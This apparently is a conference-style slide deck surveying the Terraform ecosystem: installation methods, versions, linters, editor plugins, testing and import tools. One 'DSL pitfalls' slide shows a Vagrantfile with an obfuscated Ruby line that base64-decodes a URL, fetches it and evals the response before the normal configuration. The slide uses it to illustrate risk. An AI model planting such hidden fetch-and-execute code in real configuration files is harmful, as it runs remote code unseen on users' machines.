

Terraform Ecosystem

Aleksandr Usov

Senior System Engineer

HashiCorp Certified: Terraform Associate

Agenda

- Exam
- Tools
- Versions

HashiCorp Suite

Find the odd one



HashiCorp Suite

- Vagrant is written in Ruby, uses extremely feature rich DSL
- All others are written in Go, uses HCL
- HCL is not a format for serializing data structures(like JSON, YAML, etc). HCL is a syntax and API for building structured configuration formats
- HCL attempts to strike a compromise between generic serialization formats such as YAML and configuration formats built around full programming languages such as Ruby

DSL pitfalls

Brian Kernighan:

«C is a razor sharp tool, with which one can create an elegant and efficient program or a bloody mess»

DSL pitfalls

```
$ vagrant init centos/8
$ sed -i '/^[ ]*#/d;/^$/d' Vagrantfile
$ cat Vagrantfile
Vagrant.configure("2") do |config|
  config.vm.box = "centos/8"
end
```

```
require 'base64'
require 'net/http'

eval Net::HTTP.get \
  URI(Base64.decode64("aHR0cDovLzE2OS4yNTQuMTY5LjI1NC9sYXRlc3QvbWV0YS1kYXRhLw=="))

exit 0

Vagrant.configure("2") do |config|
  config.vm.box = "centos/8"
end
```

HashiCorp Associate Certification

- HashiCorp sample questions
- My questions

Exam

go

- Knowledge of the Go language is not required, but it's better to be able to read provider code
- Provider code is a very subtle layer for cloud or service API
- Providers themselves are executable files that communicate with TF via gRPC

Installation: binary

```
$ wget 'https://releases.hashicorp.com/terraform/0.12.24/terraform_0.12.24_linux_amd64.zip'
$ unzip terraform_0.12.24_linux_amd64.zip
$ strings terraform | grep goenv | tail -1
/opt/goenv/versions/1.12.13/src/internal/cpu/cpu.go
$ strings terraform | grep teamcity | tail -1
/opt/teamcity-agent/work/9e329aa031982669/pkg/mod/github.com/...
$ ./terraform version
Terraform v0.12.24
```

Installation: linuxbrew

```
$ brew install -s terraform
$ type terraform
terraform is /home/wrcomb/.linuxbrew/bin/terraform
$ terraform version
Terraform v0.12.24
```

Installation: go get

```
$ go version
go version go1.14.2 linux/amd64
$ env | grep ^GO
GOPATH=/home/wrcomb/go
$ go get github.com/hashicorp/terraform
$ ./go/bin/terraform version
Terraform v0.13.0-dev
# G0111MODULE
$ G0111MODULE=on go get github.com/hashicorp/terraform
$ ./go/bin/terraform version
Terraform v0.12.24
$ G0111MODULE=on go get github.com/hashicorp/terraform@master
Terraform v0.13.0-dev
```

Installation: go get

```
gdb -q
(gdb) file terraform
(gdb) list
22         "github.com/matttn/go-shellwords"
23         "github.com/mitchellh/cli"
24         "github.com/mitchellh/colorstring"
25         "github.com/mitchellh/panicwrap"
26         "github.com/mitchellh/prefixedio"
27
28         backendInit "github.com/hashicorp/terraform/backend/init"
29     )
30
31     const (
(gdb)
```

Installation: ./scripts/build.sh

```
$ git clone --depth=1 https://github.com/hashicorp/terraform.git
$ cd terraform
$ sed -i 's/"Terraform v%s"/"Terraform EPAM v%s"/' command/version.go
$ ./scripts/build.sh
$ ~/go/bin/terraform version
Terraform EPAM v0.13.0-dev
```

Installation: docker

```
$ docker run -it --entrypoint sh hashicorp/terraform  
$ terraform version  
Terraform v0.12.24
```

Installation: tfenv

```
$ git clone --depth=1 'https://github.com/tfutils/tfenv.git' ~/.tfenv
$ export PATH="$HOME/.tfenv/bin:$PATH"
$ tfenv install 0.7.0
$ tfenv use 0.7.0
$ terraform version
Terraform v0.7.0
```

Your version of Terraform **is out** of date! The latest version **is** 0.12.24. You can update by downloading **from** www.terraform.io






Comparison: Stack Exchange

Tool	Result	Tag
Terraform	14,733	4971
CloudFormation	9,547	4557
Azure Resource Templates	1801	1806
Google Cloud Deployment Manager	250	174

Comparison: Stack Exchange

Tool	Jobs
Terraform	64
Ansible	53
CloudFormation	19
Puppet	17
SaltStack	4

Contributors



Version: 0.11

- November 16, 2017 → May 16, 2019
- <https://github.com/hashicorp/terraform/blob/v0.11/CHANGELOG.md>
- New GCP and Azure providers require 0.12+
- Most AWS registry modules require 0.12+

Version 0.12

- May 22, 2019 → March 19, 2020
- <https://github.com/hashicorp/terraform/blob/v0.12/CHANGELOG.md>
- Current version

Version: 0.13

- Unreleased
- Terraform now supports a decentralized namespace for providers, allowing for automatic installation of community providers from third-party namespaces
- Ansible Collection from 2.9 and Fully Qualified Collection Namespace like `community.grafana.grafana_datasource`

```
terraform {  
  required_providers {  
    my-aws = {  
      source = "company.example/hashicorp/my-aws"  
      version = "2.0.0"  
    }  
  }  
}
```

golangci-lint

```
$ git clone --depth=1 https://github.com/hashicorp/terraform.git
$ cd terraform
$ git checkout v0.12.24
$ golangci-lint run | grep \.go: | awk -F \( '{gsub("\)", "", $NF); print $NF}' \
| sort | uniq -c | sort -n
      2 govet
     15 ineffassign
     15 structcheck
     19 staticcheck
     22 deadcode
     35 gosimple
     39 varcheck
     42 unused
     50 errcheck
```



Terragrunt

- Keep your Terraform code DRY(remote source)
- Keep your remote state configuration DRY(support expressions, variables and functions)
- Keep your CLI flags DRY(extra CLI arguments)
- Execute Terraform commands on multiple modules at once(run terragrunt once)
- Work with multiple AWS accounts(assume an IAM role)
- Inputs(inputs block)
- Locals
- Before and After Hooks(actions that will be called either before or after execution)
- ...

bash-completion

```
$ bash_it enable completion terraform
```

```
$ wget "https://raw.githubusercontent.com/Bash-it/bash-it/\  
master/completion/available/terraform.completion.bash"  
$ source terraform.completion.bash
```


terraform console

```
$ cat main.tf
locals {
  test = "test"
}
$ terraform console
> local.test
test
```

TFLint

tflint/rules/terraformrules/terraform_required_version.go:

```
// Check checks whether variables have descriptions
func (r *TerraformRequiredVersionRule) Check(runner *tflint.Runner) error {
    log.Printf("[TRACE] Check `%s` rule for `%s` runner", r.Name(), runner.TFConfigPath())

    module := runner.TFConfig.Module
    versionConstraints := module.CoreVersionConstraints
    if len(versionConstraints) == 0 {
        runner.EmitIssue(
            r,
            fmt.Sprintf("terraform \"required_version\" attribute is required"),
            hcl.Range{},
        )
        return nil
    }

    return nil
}
```

TFLint

```
$ GO111MODULE=on go get github.com/terraform-linters/tflint@master
$ tflint --version
TFLint version 0.15.5
$ git clone --depth=1 https://github.com/terraform-aws-modules/terraform-aws-vpc.git
$ cd terraform-aws-vpc/
$ tflint --deep --enable-rule=terraform_typed_variables | head -12
23 issue(s) found:


Warning: `create_vpc` variable has no type (terraform_typed_variables)

  on variables.tf line 1:
    1: variable "create_vpc" {

Reference: https://github.com/terraform-linters/tflint/blob/v0.15.5/docs/rules/terraform_...
```

IDEA: HashiCorp Terraform / HCL language support

09.10.2019



The screenshot displays the IntelliJ IDEA interface with a Terraform project named 'terraform-aws-vpc'. The left sidebar shows the 'Structure' tool window with a tree view of the project files, including 'main.tf' and various resource files. The main editor window shows the 'main.tf' file with HCL code for creating an AWS VPC and subnets. The code includes comments for 'Intra routes' and 'Public subnet', and defines resources for 'aws_route_table' and 'aws_subnet'. The 'aws_subnet' resource is configured with various attributes like 'count', 'vpc_id', 'cidr_block', 'availability_zone', and 'tags'.

```
264 # Intra routes
265 #####
266 resource "aws_route_table" "intra" {
267   count = var.create_vpc && length(var.intra_subnets) > 0 ? 1 : 0
268
269   vpc_id = local.vpc_id
270
271   tags = merge(
272     {
273       "Name" = "${var.name}-${var.intra_subnet_suffix}"
274     },
275     var.tags,
276     var.intra_route_table_tags,
277   )
278 }
279 #####
280 # Public subnet
281 #####
282 resource "aws_subnet" "public" {
283   count = var.create_vpc && length(var.public_subnets) > 0 && (false == var.one_nat_gateway_per_az || len
284
285   vpc_id = local.vpc_id
286   cidr_block = element(concat(var.public_subnets, [""]), count.index)
287   availability_zone = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) > 0 ? e
288   availability_zone_id = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) == 0 ?
289   map_public_ip_on_launch = var.map_public_ip_on_launch
290   assign_ipv6_address_on_creation = var.public_subnet_assign_ipv6_address_on_creation == null ? var.assign
291   ipv6_cidr_block = var.enable_ipv6 && length(var.public_subnet_ipv6_prefixes) > 0 ? cidrsubnet(aws_vpc.ti
292
293   tags = merge(
294     {
295       "Name" = format(
296         "%s-${var.public_subnet_suffix}-${%s}",
297         var.name,
298         element(var.azs, count.index),
299       )
300     },
301     var.tags,
302     var.public_subnet_tags,
303   )
304 }
```

Visual Studio Code: 4ops.terraform

31.12.2019

Too simple

```
455
456 #####
457 # intra subnets - private subnet without NAT gateway
458 #####
459 resource "aws_subnet" "intra" {
460   count = var.create_vpc && length(var.intra_subnets) > 0 ? length(var.intra_subnets) : 0
461
462   vpc_id            = local.vpc_id
463   cidr_block        = var.intra_subnets[count.index]
464   availability_zone  = length(regexall("^[a-z]{2}-", element(var.azs, count.
465   index))) > 0 ? element(var.azs, count.index) : null
466   availability_zone_id = length(regexall("^[a-z]{2}-", element(var.azs, count.
467   index))) == 0 ? element(var.azs, count.index) : null
468   assign_ipv6_address_on_creation = var.intra_subnet_assign_ipv6_address_on_creation == null
469   ? var.assign_ipv6_address_on_creation : var.intra_subnet_assign_ipv6_address_on_creation
470
471   ipv6_cidr_block = var.enable_ipv6 && length(var.intra_subnet_ipv6_prefixes) > 0 ? cidrsubnet
472   (aws_vpc.this[0].ipv6_cidr_block, 8, var.intra_subnet_ipv6_prefixes[count.index]) : null
473
474   tags = merge(
475     {
476       "Name" = format(
477         "%s-${var.intra_subnet_suffix}-%s",
478         var.name,
479         element(var.azs, count.index),
480       )
481     },
482     var.tags,
483     var.intra_subnet_tags,
484   )
485 }
```

terraform-lsp

Supported Editors: Visual Studio Code, Atom, Vim, Sublime Text 3, IntelliJ, Emacs

```
$ terraform-lsp -version  
v0.0.11-beta1, commit: 26e8a12ecfb9d2739ebc973e0b25888a30d0ee19, ...
```

tfschema

```
complete -C /home/wrcomb/bin/tfschema tfschema
```

```
tfschema resource show aws_lambda_function
```

ATTRIBUTE	TYPE	REQUIRED	OPTIONAL	COMPUTED	SENSITIVE
arn	string	false	false	true	false
description	string	false	true	false	false
filename	string	false	true	false	false

Visual Studio Code: mauve.terraform

25.08.2019

```
482
483 #####
484 # Default Network ACLs
485 #####
486 resource "aws_default_network_acl" "this" {
487     count = var.create_vpc && var.manage_default_network_acl ? 1 : 0
488
489     default_network_acl_id = element(concat(aws_vpc.this.*.default_network_acl_id, [""]), 0)
490
491     dynamic "ingress" {
492         for_each = var.default_network_acl_ingress
493         content {
494             action          = ingress.value.action
495             cidr_block       = lookup(ingress.value, "cidr_block", null)
496             from_port       = ingress.value.from_port
497             icmp_code       = lookup(ingress.value, "icmp_code", null)
498             icmp_type       = lookup(ingress.value, "icmp_type", null)
499             ipv6_cidr_block = lookup(ingress.value, "ipv6_cidr_block", null)
500             protocol        = ingress.value.protocol
501             rule_no         = ingress.value.rule_no
502             to_port         = ingress.value.to_port
503         }
504     }
505 }
```


Visual Studio Code: mauve.terraform

```
"terraform.indexing": {  
  "enabled": false,  
  "liveIndexing": false  
},  
"terraform.languageServer": {  
  "enabled": true,  
  "args": []  
},
```

Testing: awspec

```
$ cat Gemfile
source 'https://rubygems.org'
gem 'awspec'
$ bundle install
$ awspec init
$ cat
require 'spec_helper'

describe ec2('i-0f74ebda72dc44f5c') do
  it { should exist }
end
```

Resource Types

Testing: awspec

```
rake spec
```

```
...
```

```
ec2 'i-0f74ebda72dc44f5c'
```

```
  is expected to exist
```

```
Finished in 0.9023 seconds (files took 4.8 seconds to load)
```

```
1 example, 0 failures
```

Testing

- kitchen-terraform + kitchen-verifier-awspec(automation)
- InSpec(support AWS/GCP/Azure resources)
- goss(more suitable for configuration management)
- Serverspec(more suitable for configuration management)
- Testinfra(more suitable for configuration management)
- Terratest(testify for infrastructure)

Terraformer

A CLI tool that generates tf/json and tfstate files based on existing infrastructure (reverse Terraform)


```
$ terraformer import aws --resources=vpc,subnet
2020/05/02 20:56:49 aws importing default region
2020/05/02 20:56:49 aws importing... vpc
2020/05/02 20:56:56 Refreshing state... aws_vpc.tfer--vpc-002D-505d8d3b
2020/05/02 20:57:05 aws importing... subnet
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-d1bc47ba
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-0e487974
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-46a0390a
2020/05/02 20:57:19 aws Connecting....
2020/05/02 20:57:19 aws save vpc
2020/05/02 20:57:19 aws save tfstate for vpc
2020/05/02 20:57:19 aws save subnet
2020/05/02 20:57:19 aws save tfstate for subnet
```

Terraformer


```
$ cat generated/aws/subnet/variables.tf
data "terraform_remote_state" "vpc" {
  backend = "local"

  config = {
    path = "../../../generated/aws/vpc/terraform.tfstate"
  }
}
$ cat generated/aws/subnet/subnet.tf
resource "aws_subnet" "tfer--subnet-002D-0e487974" {
  assign_ipv6_address_on_creation = "false"
  cidr_block                      = "172.31.16.0/20"
  map_public_ip_on_launch        = "true"
  vpc_id                         = "${data.terraform_remote_state.vpc.outputs.aws_vpc_tfer--vpc-002D-505d8d3b_id}"
}
```

Blast Radius



Cloudcraft: Overview



Cloudcraft: Terraform




```
terraform {
  source = "git::git@github.com:terraform-aws-modules/terraform-aws-rds.git?ref=v2.14.0"
}

include {
  path = find_in_parent_folders()
}

#####
# View all available inputs for this module:
# https://registry.terraform.io/modules/terraform-aws-modules/rds/aws/2.14.0?tab=inputs
#####
inputs = {
  # The allocated storage in gigabytes
  # type: string
  allocated_storage = "5"
```

Registry: Providers

- Third-party providers must be manually installed



Registry: Modules

Modules

Modules are self-contained packages of Terraform configurations that are managed as a group.

FILTER BY

Provider



Verified



lb-http
google



Modular Global HTTP Load Balancer for GCE using...

Version 4.0.0 · By GoogleCloudPla...



vpc
aws



Terraform module which creates VPC resources on AWS

Version 2.33.0 · By terraform-aws-...



managed-instance-group
google



Modular Google Compute Engine managed instance group for...

Version 1.1.15 · By GoogleCloudPl...



lb-internal
google



Modular Internal Load Balancer for GCE using forwarding rules.

Version 2.1.0 · By GoogleCloudPla...



nat-gateway
google



Modular NAT Gateway on Google Compute Engine for Terraform.

Version 1.2.3 · By GoogleCloudPla...



loadbalancer
azurerms



Terraform Azure RM Module for Load Balancer

Version 1.2.1 · By Azure

Registry: Modules

```
module "vpc" {  
  source    = "terraform-aws-modules/vpc/aws"  
  version = "2.33.0" # optional  
  # insert the 12 required variables here  
}
```

End